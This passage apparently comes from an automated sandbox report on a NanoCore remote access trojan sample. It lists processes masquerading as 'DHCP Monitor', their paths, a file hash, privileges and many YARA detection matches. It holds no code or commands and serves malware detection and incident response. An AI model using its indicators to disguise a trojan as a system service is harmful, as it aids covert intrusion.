00000015.00000002.389928508.000000000380A000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: dhcpmon.exe PID: 6304 Parent PID: 3292

General

Start time:	21:02:42
Start date:	13/10/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe'
Imagebase:	0x6f0000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000016.00000002.399257150.0000000003BBA000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000016.00000002.399257150.0000000003BBA000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000016.00000002.399257150.0000000003BBA000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000016.00000002.399603161.0000000003C59000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000016.00000002.399603161.0000000003C59000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000016.00000002.399603161.0000000003C59000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000016.00000002.397927395.0000000002B4F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000016.00000002.397927395.0000000002B4F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: LFEs2N6DU4.exe PID: 6504 Parent PID: 2860

General

Start time:	21:02:56
Start date:	13/10/2021
Path:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
Imagebase:	0xd00000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000018.00000002.395949741.0000000004179000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000018.00000002.395949741.0000000004179000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000018.00000002.392927550.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000018.00000002.392927550.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000018.00000002.392927550.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000018.00000002.395603538.0000000003171000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000018.00000002.395603538.0000000003171000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

Analysis Process: dhcpmon.exe PID: 6648 Parent PID: 6188

General

Start time:	21:03:02
Start date:	13/10/2021
Path:	C:\Users\user\AppData\Local\Temp\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\dhcpmon.exe
Imagebase:	0x7b0000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000019.00000002.405182304.0000000003BB9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000019.00000002.405182304.0000000003BB9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000019.00000002.404921378.0000000002BB1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000019.00000002.404921378.0000000002BB1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000019.00000002.403212048.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000019.00000002.403212048.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000019.00000002.403212048.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

Analysis Process: dhcpmon.exe PID: 6732 Parent PID: 6304

General

Start time:	21:03:07
Start date:	13/10/2021
Path:	C:\Users\user\AppData\Local\Temp\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\dhcpmon.exe
Imagebase:	0x10000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001A.00000002.419717082.0000000002321000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001A.00000002.419717082.0000000002321000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000001A.00000002.415670197.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001A.00000002.415670197.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001A.00000002.415670197.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001A.00000002.419911932.0000000003329000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001A.00000002.419911932.0000000003329000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

Disassembly

Code Analysis